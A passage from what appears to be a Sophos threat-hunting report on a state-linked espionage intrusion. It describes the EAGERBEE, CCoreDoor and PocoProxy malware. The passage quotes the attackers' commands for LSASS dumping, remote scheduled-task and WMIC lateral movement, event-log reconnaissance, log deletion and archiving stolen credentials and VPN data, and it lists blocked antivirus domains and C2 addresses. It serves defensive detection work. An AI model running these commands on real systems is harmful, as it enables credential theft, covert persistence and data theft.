Figure 19: Diagram showing function of the observed updated EAGERBEE variants

While filtering the DNS traffic, the WinDivert driver monitors for a list of specified malware protection vendor-related sub-strings, such as domains related to ESET, Microsoft, Mcafee, Trend, and DrWeb. If the driver detects the raw DNS data to contain a specified substring, then it overwrites the packet header with zeros, thus effectively preventing DNS resolution and disabling communication with these servers. Essentially, this enables the malware to read and modify DNS packets prior to transit to prevent the systems from communicating with malware protection vendor servers.

Figure 20: Malware protection vendor strings listed in WinDivert driver embedded into TSVIPSrv.dll

Based on open-source research to identify the strings in the WinDivert driver, we assert with low to moderate confidence that the observed EAGERBEE malware aimed to disrupt network communications to the following anti-virus vendor domains:

Listed Strings	**Full Domain Name**	**Function**
Checkappexec.mic	Checkappexec.microsoft.com	Windows Defender SmartScreen reporting and notifications; turning off traffic for these endpoints will disable SmartScreen notifications
networkdevice.sc	networkdevice.scanners.eset.system	ESET network traffic scanner
Ortex.dat	vortex.data.microsoft.com | vortex.data.microsoft.com.akadns.net	Microsoft telemetry domain
Ksn-a	ksn-a-stat-geo.kaspersky-labs.com | ksn-a-p2p-geo.kaspersky-labs.com	Kaspersky Security Network services
Alprotect1.m	realprotect1.mcafee.com	McAfee cloud-based scanning
on.ccs.mcaf	provision.ccs.mcafee.com	McAfee SafeConnect
Cloud.gti.mc	cloud.gti.mcafee.com	McAfee Endpoint Security (ENS)
Protect1.mca	realprotect1.mcafee.com	McAfee cloud-based scanning
adownload.mcaf	sadownload.mcafee.com	McAfee security products update site

.c.eset	a.c.eset.com | i1.c.eset.com	ESET LiveGrid
edf.eset	edf.eset.com	ESET Data Framework (Anti-Theft, ESET Business Account, Parental control, Web control)
Ts.eset	ts.eset.com	ESET Threat Lab (Suspicious file and anonymous statistical information submission)
Tscreen.micros	smartscreen.microsoft.com	Microsoft Defender Smartscreen
sn-verdi	ksn-verdict-geo.kaspersky-labs.com	Kaspersky Security Network services
Sn-url	ksn-url-geo.kaspersky-labs.com	Kaspersky Security Network services
Sn-cinfo	ksn-cinfo-geo.kaspersky-labs.com	Kaspersky Security Network services
Crc.tren	*.icrc.trendmicro.com	Trend Micro Smart Protection Network
Url.tren	url.trendmicro.com	Trend Micro Web Reputation Service
Ensus.tren	*census.trendmicro.com	Trend Micro Global Census Service (Behavior monitoring and predictive machine learning)
Rx.tren	*.trx.trendmicro.com	Trend Micro Predictive Machine Learning
dev.drwe	live.dev.drweb.com	DrWeb signature updates – DrWeb Live Disk
F2.drw	f2.drweb.com	DrWeb download site

Additionally, the **TSVIPSrv.dll** sample contains further functionalities, with the decompressed configuration revealing the following C2 server addresses:

- **167.116[.]30**
- **220.202[.]143**
- **195.237[.]123**

Figure 21: EAGERBEE sample (TSVIPSrv.dll) configuration with hardcoded C2 IPs)

Indicators of compromise for Cluster Alpha can be found on the Sophos GitHub page here.

Cluster Bravo (STAC1870)

Discovery

Ping Requests

During the three-week intrusion period, the actor executed various discovery commands and pinged numerous internal hosts, government domains, and even Sophos-related domains. Specifically, Sophos consistently observed the actor performing a single ping instead of the default three and cleaning up netbios sessions using:

- "***net use * /del /y***".
- **ping -n 1 t1.sophosupd.com**

During this internal discovery, the actor was seen verifying connectivity to two related government departments within the same country. One of the departments in particular ranks as a high target of interest for the Chinese government, as it aligns with China's 5-year plan and ambitions to claim natural resources in the South China Sea outside the internationally recognized border.

Discovery commands and tools

The CCoreDoor backdoor deployed in Cluster Bravo executed various discovery commands, including **whoami, ipconfig /all, nbstat –an <IP>, tracert-d-h 3 <IP>, query u, netstat –ano, tasklist /v, net use,** and **net view /all \\<server>.**

The actor was also observed using **mscorsvw.exe** in **'AppData'** to execute PowerShell script **3.ps1** containing **EvtxParser.exe**, which is a tool used to extract and analyze Windows Event Log (**.evtx**) files. The execution of **3.ps1** triggered the Sophos detection **'Xsh/dnObfus-A'** for a packed sample, which blocked the script's execution.

```
powershell -ep bypass -f 3.ps1
```

Credential Access

LSASS Memory Dump

On the first day of observed Cluster Bravo activity, the command ***"rdrleakdiag.exe /p 696 /o C:\\programdata\\log /fullmemdmp /wait 1"*** was run to dump the LSASS process. **Rdrleakdiag.exe** is a Microsoft Windows resource leak diagnostic tool and a documented LOLbin.

Lateral Movement

Using valid accounts for privilege escalation

After the actor had established SYSTEM-level privileges on their beachhead host, they generated secondary C2 sessions with specific administrator accounts to automate deployments and move laterally to other remote servers.

In addition to using valid accounts, the actor leveraged their CCoreDoor implants for both internal lateral movement and external C2 communications via two primary execution methods

Moving laterally via single session execution of CCoreDoor

Figure 22: The threat actor used two different approaches(single session execution and persistent execution) to deploy CCoreDoor implants for lateral movement and external C2 communications. Above, the methods used to run single-execution deployment of the implants.

In most cases of single session execution, the actor copied and renamed the legitimate **mscorsvw.exe** (**Licensing.exe** | **Packages.exe** | **Systemconfig.exe**) with a malicious **.vbs** script from an expected directory to **'C:\ProgramData'**. The actor created several scheduled tasks throughout the intrusion to execute the renamed **mscorsvw.exe** binary and sideload the malicious **mscorsvc.dll** (CCoreDoor) onto different machines. The scheduled tasks were either set with a run schedule of 'once' or run manually after creation before being deleted immediately.

```
schtasks /create /tn "microsoft" /sc once /ru system /s 172.xx.xxx.xx /st 13:49:00 /tr
"c:\Programdata\Packages\Packages.exe"
```

However, Sophos MDR hunters observed variations in how the CCoreDoor implants were executed throughout the intrusion, indicating the actor was using similar but slightly changing methods to execute their payload in an obfuscated manner. These variations included:

- Using WScript to run a vbscript (**vbs | 3.vbs**) that executed the backdoor on various systems

```
C:\Windows\system32\cmd.exe /C "wscript.exe c:\programdata\3.vbs"
wscript.exe  c:\programdata\3.vbs
```

- Using valid accounts to create the service **'ntauthcmd'** on a remote server to run **vbs** from WScript, which executed the backdoor

```
sc \\172.xx.xxx.xx create ntauthcmd binpath= "c:\windows\system32\wscript.exe
C:\programdata\r.vbs" type= own
```

- Using **wmic process call create** to execute the sideloaded CCoreDoor backdoor, with no .vbs script involvement

```
wmic /node:172.xx.xxx.xx process call create "c:\Programdata\Packages\Packages.exe
```

Persistence/ Privilege Escalation

Figure 23: The method used by the threat actor to deploy persistent CCoreDoor implants for lateral movement and external C2 communications.

Persistent C2 via scheduled tasks

For persistent execution, the actor copied the benign **mscorsvw.exe** and the malicious **mscorsvc.dll (CCoreDoor)** to **'C:\Users\Administrator\Appdata\Roaming'** before creating a batch script (**3.bat**) to initiate the backdoor. Sophos MDR then observed CCoreDoor establishing external communications to attacker C2 **message.ooguy[.]com (146.190.93[.]250)** and creating a scheduled task as SYSTEM for persistent C2 execution. Dormant C2 communications via DNS requests and TCP network connections continued for approximately two days.

```
schtasks /create /ru system /sc MINUTE /mo 300 /tn "microsoft\windows\SystemTemps" /tr
"c:\users\administrator\appdata\roaming\mscorsvw.exe" /F

schtasks /run /tn "microsoft\windows\SystemTemps"
```

After the two days, the actor ran another scheduled task as a compromised domain administrator, which initiated single-session executions of CCoreDoor for internal lateral movement.

```
schtasks /create /ru <Active Directory Domain>\<user>/sc MINUTE /mo 1 /tn
"microsoft\windows\SystemTemps" /tr "c:\users\administrator\appdata\roaming\mscorsvw.exe" /F
```

In instances where single-session executions of CCoreDoor were used for lateral movement, the scheduled tasks and malicious DLL were deleted directly after the sessions. However, when CCoreDoor was used for persistent C2 communications, the task was left running.

C2

CCoreDoor Backdoor

CCoreDoor (**mscorsvc.dll**) is a simple backdoor used to move laterally, establish external C2 communications, run discovery commands, and perform an LSASS memory dump.

In their analysis, Sophos Labs identified two threads of background tasks created by the backdoor. The first thread establishes C2 communications by decrypting [**base64 + sub(6)**] a host name and port (**message.ooguy[.]com:443**) and connecting to it by calling **CCoreManager::StartWorkThread.** The second thread aims to ensure the backdoor activity is hidden by rapidly enumerating all windows every 100 milliseconds and hiding the one that belongs to itself.

```
[172.xx.x.xxx]:61222 -> [146.190.93.250]:443 request: message.ooguy[.]com
```

Commands supported by CCoreDoor:

Command	Purpose
exit	Exits by leaving command dispatcher

quit	Exits by leaving command dispatcher
uninstall	Stops service and deletes itself
exitex	Calls ExitProcess
plugin	Executes command line received from the server; Calls CCoreManager::ShellAction and CCoreManager::CreateThread

Defense Evasion

System hooks bypassed by overwriting of ntdll.dll in memory

In March, activity in Cluster Bravo was observed rapidly creating, deleting, and modifying **ntdll.dll** (renamed **ntpsapi.dll**) at least 19 times in one minute. As documented by ired.team, this technique is used to unhook the Sophos endpoint protection agent process from the kernel by overwriting **ntdll.dll** in memory with an on-disk version. By using the legitimate version as a source for the copy, this tactic prevents the in-memory version from being corrupted and crashing the system.

Indicators of compromise for Cluster Bravo can be found on the Sophos GitHub page here.

Cluster Charlie (STAC1305)

Discovery

Targeted User Reconnaissance

Discovery activities in Cluster Charlie peaked on a morning in June 2023—a holiday—when the actor began to conduct some of their noisiest activity, including mass analysis of event logs for network-wide user and network reconnaissance and ping sweeps of over 1800 machines. On that morning, Sophos observed the actor using a **.bat** file to execute discovery commands before they switched to a command session from a newly deployed PocoProxy instance (**chrome.log**) to execute **wevtutil** commands and conduct specific reconnaissance on more than 120 domain users.

```
C:\Windows\SYSTEM32\cmd.exe /c ""c:\perflogs\4.bat"" >> wevtutil  qe security /rd:true /f:text
/q:"*[System/EventID=4624 and 4628] and *
[EventData/Data[@Name='TargetUserName']='<redacted>']" /c:20
```

After this initial activity, the actor moved laterally via remote scheduled tasks to another domain controller and used a different PocoProxy implant (**4413.txt**) to run the same **wevtutil** commands, but with the addition of administrator credentials.

```
wevtutil e security /rd:true /f:text /q:"*[System/EventID=4624 and 4628] and *
[EventData/Data[@Name='TargetUserName']='user']" /c:20 /r:<server> /u:<user> /p:"<password>"
```

In the discovery commands executed from the PocoProxy implants, Sophos MDR hunters observed a potential typo (**4628**) in the automation script to query for **4628** event IDs, which has no known functionality.

Two days later, the actor continued to collect event logs, but instead leveraged the Impacket module Atexec to retrieve the security logs of specific users to export them to **wmpwk.mof**.

```
powershell.exe  -exec bypass -Command " Get-EventLog -LogName Security -After '2022/06/01
00:00' | Where-Object {$_.eventid -eq 4624 -and $_.Message-like '*<USER>*'} | Format-List|out-
file -filepath C:\Windows\System32\wbem\wmpwk.mof"
```

Following these discovery commands, **4413.txt** executed the following command to create a compressed archive file of all **.txt** files in the current directory.

```
rar.dat  a -m5 ff.rar *.txt\
```

Ping Sweeps

Using the IP addresses collected in the 4624 Event Log discovery, the threat actor conducted automated ping sweeps across the network in sequential six-minute intervals intermitted by equal length pauses.

In a later attempt, the ping sweep appeared to contain an element of broken scripting, resulting in only 814 pings succeeding and the remaining 931 using '**ping -n 1 %I'** to fail. Based on the volume and length of activity and the fact that large portions of the host addresses pinged were sequential, we assess with high confidence the actor was attempting to map all endpoints in the network.

Credential Access

Prior access to valid credentials

Evidence indicates the actor in Cluster Charlie had prior access to valid credentials through unknown means, as Sophos MDR observed the actor leveraging two different administrator accounts in March to test the capabilities of their C2 implants. The first compromised account leveraged Telnet (telnet.exe) to test connectivity to C2 infrastructure, while the second was used via the Windows "**runas"** command to establish persistence for one of their PocoProxy implants.

Abusing McAfee File Lock to sideload LSASS credential interceptor

At the end of July, Sophos hunters observed a PocoProxy sample (**4413.txt**) execute a McAfee File Lock executable (**McPvTray.exe**) to sideload **C:\Users\Public\McPvNs.dll.** This sideload was attempted multiple times over several hours but appeared to fail as the actor ran various discovery commands to locate the executable.

```
tasklist
findstr  McPvTray.exe
findstr  mcafee
findstr  Agent
wmic  process get name,executablepath
```

Shortly after, the file **C:\users\public\Libraries\11.log** was created on disk, leading us to assess with moderate confidence the McAfee executable sideload attempt was an effort to load an LSASS credential interceptor (11.log). Sophos Labs analysts determined the **11.log** file hooks the **SpAcceptCredentials** function to dump captured credentials to **user.log**, which was observed containing the output of cleartext credentials briefly after **11.log** was created on the system.

Lateral Movement

Overall, the actor in Cluster Charlie was quite methodical in expanding access across the target network. In addition to using valid accounts, they were often observed simultaneously connecting to multiple domain controllers from a C2 implant to infect new victim machines. This method of expansion allowed for more cover within the noise of regular domain controller traffic, as opposed to client-to-client traffic that doesn't blend in as well.

Scheduled task creation for lateral tool transfer

The actor in Cluster Charlie occasionally used scheduled tasks for lateral movement, such as on June 12 when the **4413.txt** sample created a task using compromised admin credentials to launch another PocoProxy implant (**a8.txt**) on a new target system.

```
schtasks  /Create   /S 172.xx.xxx.xx /U <redacted>.local\<username> /P "<password>" /RU system
/sc onstart /TN "\Microsoft\Windows\config_bk111" /TR " c:\windows\system32\rundll32.exe
c:\perflogs\a8.txt,Update" /F
```

Sophos MDR hunters also recovered a custom binary called **hideschtasks.exe** that functions to remotely create scheduled tasks and execute commands to the ATSVC named pipe (**ncacn_np: \pipe\atsvc**).

Lateral movement via WinRS

In August, the threat actor began to use WinRS for discovery and lateral movement to additional endpoints. To do so, the actor copied their malware to new systems via SMB shares and used remote scheduled task creation to execute it. The attacker also proxied **wmic** execution through WinRS, which is not typically seen and serves as a great threat hunt candidate on its own.

```
C:\WINDOWS\system32\cmd.exe /C for /f %i in (33.txt) do ping -n 1 %i >> rr.txt
C:\WINDOWS\system32\cmd.exe /C net use \\<IP>\c$ /u:<redacted>    "<redacted>"
C:\WINDOWS\system32\cmd.exe /C schtasks /Create /S <IP> /U <redacted>    /P "<redacted>"  /RU
system /SC ONCE /ST 12:02 /TN test4 /TR "c:\users\public\2.bat" /F
C:\WINDOWS\system32\cmd.exe /C wmic /node:<IP> /user:<redacted> /password:"<redacted>" get
name,executablepath >> de.txt
```

Persistence/ Privilege Escalation

Rotating C2 Infrastructure and Scheduled Tasks

The actor in Cluster Charlie highly prioritized persistent access to target systems throughout the intrusion and deployed several malware implants to establish redundant lines of C2 communications to attacker-controlled IPs. For additional persistence, multiple scheduled tasks were created to enable repeated execution of the PocoProxy payloads. In some cases, the tasks were run manually, while others were set to trigger upon system restart.

```
schtasks  /Create   /RU <redacted>.local\\<redacted> /sc onstart  /TN
\"\\Microsoft\\Windows\\config3\"  /TR \"cmd /c c:\\windows\\system32\\rundll32.exe
c:\\windows\\vss\\writers\\application\\443.txt,Update\" /F

schtasks  /Create    /RU system /sc onstart /TN "\Microsoft\Windows\config_bk1" /TR "
c:\windows\system32\rundll32.exe c:\windows\vss\writers\application\4413.txt,Update" /F
```

Runas for Privilege Escalation

To escalate privileges while evading detection, the actor often used **runas** to run commands in the context of a different user, allowing them to execute commands with administrator privileges.

```
"runas  /env /user:<redacted> "c:\windows\system32\rundll32.exe
c:\windows\vss\writers\application\443.txt,Update""
```

C2

PocoProxy Malware

In investigating Cluster Charlie activity, Sophos MDR hunters uncovered at least five samples of a previously unidentified malware executed under different file names. This malware, which we have dubbed PocoProxy, has the capability to execute shell commands, inject payloads into elevated processes, and scan processes to find **Explorer.exe**. PocoProxy operates in either **Listen** or **Connect** mode, with a third switch to set the Proxy address. Each switch receives an additional parameter of a server address:

- **Listen** (overwrites **listen_URL** string with updated URL)
- **Proxy** (used in combination with **-listen**, overwrites **proxy_host** string with updated URL)
- **Connect** (overwrites **connect_URL** string with updated URL)

Figure 24: PocoProxy sample assembly code showing command loop

Figure 25: PocoProxy sample assembly code assigning new 'Connect' and 'Listen' URLs

Figure 25:PocoProxy sample assembly code assigning new 'Connect' and 'Listen' URLs

The name PocoProxy derives from how the malware embeds and leverages **poco::net** SSL libraries for C2 communications and to create network proxies. Though we were unable to find public reporting on this malware, Sophos Labs identified several samples of PocoProxy on VirusTotal ranging back to 2018.

Figure 26: Diagram showing timeline of deployment for PocoProxy samples and their C2 connections

Sample 1: 443.txt

The first PocoProxy sample (**443.txt**) was deployed in March when the actor used a valid administrator account to run a scheduled task to execute **443.txt** via **rundll32.exe**, which generated C2 communications from the PocoProxy implant to the C2 IP **198.13.47[.]158.** The actor continued to leverage **443.txt** for C2 as they moved laterally throughout March and April.

```
schtasks  /Create   /RU <Redacted> \<username> /sc onstart  /TN "\Microsoft\Windows\config3"
/TR "c:\windows\system32\rundll32.exe c:\windows\vss\writers\application\443.txt,Update" /F
```

Sample 2: 4413.txt (Primary)

In May, a second PocoProxy sample was observed (**4413.txt**) as the actor repeated the process of running a scheduled task for persistence. Upon execution, **4413.txt** became the primary implant and began to establish connections to C2 IP **64.176.50[.]42** on several endpoints.

```
schtasks  /Create    /RU system /sc onstart /TN "\Microsoft\Windows\config_bk1" /TR "
c:\windows\system32\rundll32.exe c:\windows\vss\writers\application\4413.txt,Update" /F
```

Sample 3: Chrome.log

While continuing to execute **4413.txt**, the threat actor deployed an additional PocoProxy implant named **chrome.log**, which was executed to establish C2 communications to **158.247.241[.]188**. After moving laterally to a domain controller, **chrome.log** was executed via **rundll32.exe** and spawned command sessions to run reconnaissance commands on hundreds of users.

```
c:\windows\system32\rundll32.exe c:\perflogs\chrome.log,Update
```

Sample 4: Aaaa.txt

On the same day, the threat actor was observed dropping a fourth PocoProxy sample (**aaaa.txt)** on additional systems to connect to the same C2 IP **158.247.241[.]188**. This sample was also seen making DNS requests to known malicious domain **www.googlespeedtest33[.]com**.

Sample 5: A8.txt

Shortly after, the threat actor deployed the last PocoProxy binary (**a8.txt)** and executed it to establish communications to a new C2 IP **139.180.217[.]105** before running a scheduled task to establish additional **a8.txt** implants on various domain controllers and servers.

```
schtasks  /Create    /RU system /sc onstart /TN "\Microsoft\Windows\config_bkb" /TR "
c:\windows\system32\rundll32.exe
```

HUI Loader to drop Cobalt Strike

In addition to using PocoProxy for C2, the actors in Cluster Charlie were observed executing a custom malware loader in August called HUI loader, which is reported to often be sideloaded by legitimate executables and used by several China-nexus actors to stage encrypted payloads.

In this case, the benign file **identity_helper.exe** sideloaded the HUI loader (**msedge_elf.dll**), which de-obfuscated the file **log.ini** to reveal a Cobalt Strike reflective Loader and a Cobalt Beacon injected into **mstsc.exe**. The Beacon attempted to communicate to the domain **<redacted>dnsspeedtest2022[.]com,** but the shellcode injection was blocked by a behavioral protection rule.

Figure 27: Cobalt Strike Beacon configuration recovered from memory

Defense Evasion

The actor in Cluster Charlie was thorough in terminating running processes via the **taskkill** command and deleting scheduled tasks after execution.

```
taskkill  /im 8012 /f
```

In the WinRS discovery efforts in August, Sophos MDR observed the output of **ping** and **wevtutil** commands being directed to various **.txt** files. Throughout this activity, the actor ran commands to delete all **.txt**, **.exe**, and

.dat files in the current directory.

```
C:\WINDOWS\system32\cmd.exe /C del *.exe

C:\WINDOWS\system32\cmd.exe /C del *.dat

C:\WINDOWS\system32\cmd.exe /C del *.txt
```

The actor also repeatedly disconnected all active network drive mappings in a likely effort to evade detection and complicate forensic analysis.

```
C:\WINDOWS\system32\cmd.exe /C net use * /d /y
```

Exfiltration

While continuing to monitor the victim environment in November 2023, Sophos MDR hunters observed activity aligning with Cluster Charlie attempting to collect and exfiltrate a trove of highly sensitive information, including:

- Numerous documents related to military, cybersecurity, and economic interests – many pertaining to the country's military strategy in the South China Sea
- The Windows and Web Credential Store of several administrators (including the cloud admin)
- Individual VoIP phone databases of multiple administrators and other staff
- Cloud OpenVpn certificates and configurations, data backup project documentation, and switching infrastructure
- Disaster recovery data, network device data, and email data
- Services data such as IP block assignments, server blade configurations, DMZ configurations, server and backup server inventory, network diagrams, and lists of domain users
- Extensive data from the Mobile Device Manager (MDM) solution, including configuration, server tokens, encryption keys, and device certificates

To capture this data, the actor compressed the files and applied encryption to their contents.

```
"C:\windows\debug\rar.dat" a -m5 C:\windows\debug\97.rar C:\windows\debug\viber.db

c:\windows\debug\rar.dat a c:\windows\debug\4.rar @c:\windows\debug\logadmin.dat

"c:\windows\debug\rar.dat" a c:\windows\debug\az.rar -x*.msi -x*.exe -x*.bak -x*.pst -x*.iso -v100M -r "\\172.xx.xxx.xx\D$\OneDrive - <REDACTED>\AZURE OPENVPN
```

From a strategic aspect, the actor was able to collect many sensitive military and political documents, as well as the VoIP phone database files of multiple administrators, which can be used to restore messages. To support further in-depth access, the actor also captured documentation on nearly all infrastructure in the environment, as well as administrator credentials and token data for MDM servers, which can be used to decrypt communications, modify/wipe data, or request new certificates and enroll unauthorized devices.


Indicators of compromise for Cluster Charlie can be found on the Sophos GitHub page here.

Indicators of Compromise

The following linked files on Sophos' GitHub page contain IoCs for each of the sets of activity described in this report. Additionally, we have provided IoCs from activity after August of 2023 related to this case:

- Cluster Alpha (STAC1248)
- Cluster Bravo (STAC1870)


- Cluster Charlie(STAC1305)
- Previous compromises
- Post-August activity



About the Author

Morgan Demboski

Morgan is a Threat Intelligence Analyst for the Sophos Managed Detection and Response (MDR) team, where her focuses include tactical cyber intelligence, data enrichment, and monitoring emerging threats. With a Masters in Intelligence and Security Studies, her areas of interest span beyond the cyber realm to include geopolitics and international security. In past roles, Morgan worked in the Network Detection and Response (NDR) space, where she focused on tracking attack patterns, analyzing command-and-control infrastructure, and threat research reporting.



About the Author

Paul Jaramillo

Paul Jaramillo is an extremely passionate, technical, and results-oriented security professional with over 10 years of incident response and 15 years of IT experience. Previously working at Splunk, CrowdStrike, and the US DoE, Paul is currently Director of Threat Hunting & Intelligence at Sophos. He has a long-distinguished record of reducing enterprise risk and guiding organizations to an improved security posture. Some highlights include breaking into a 2-factored VPN as a pen tester, successfully investigating an insider threat case across the globe as a forensic examiner, and hunting and ejecting nation-state adversaries from corporate and government networks.

About the Author

Mark Parsons

Mark Parsons is a threat hunter for Sophos Managed Detection and Response. He specializes in threat hunting, digital forensics, and incident response. Previous notable achievements include identifying multi-month nation state intrusions; working with multiple states' cybersecurity programs before, during, and after the 2020 election cycle to improve their detection and response capabilities; finding rarely seen (second reporter) bugs in Microsoft Azure/CAP logs; and identifying multiple initial access brokers prior to their targets' being compromised by second actors.

Read Similar Articles

MAY 24, 2021

What to expect when you've been hit with Avaddon...

MAY 19, 2021

What's New in Sophos EDR 4.0

MAY 19, 2021

Sophos XDR: Driven by data

Subscribe to get the latest updates in your inbox.

name@email.com

Which categories are you interested in?

☐ Products and Services

☐ Threat Research

☐ Security Operations

☐ AI Research

☐ #SophosLife

Subscribe

Change Region ⌄

Terms Privacy ⌄ Legal ⌄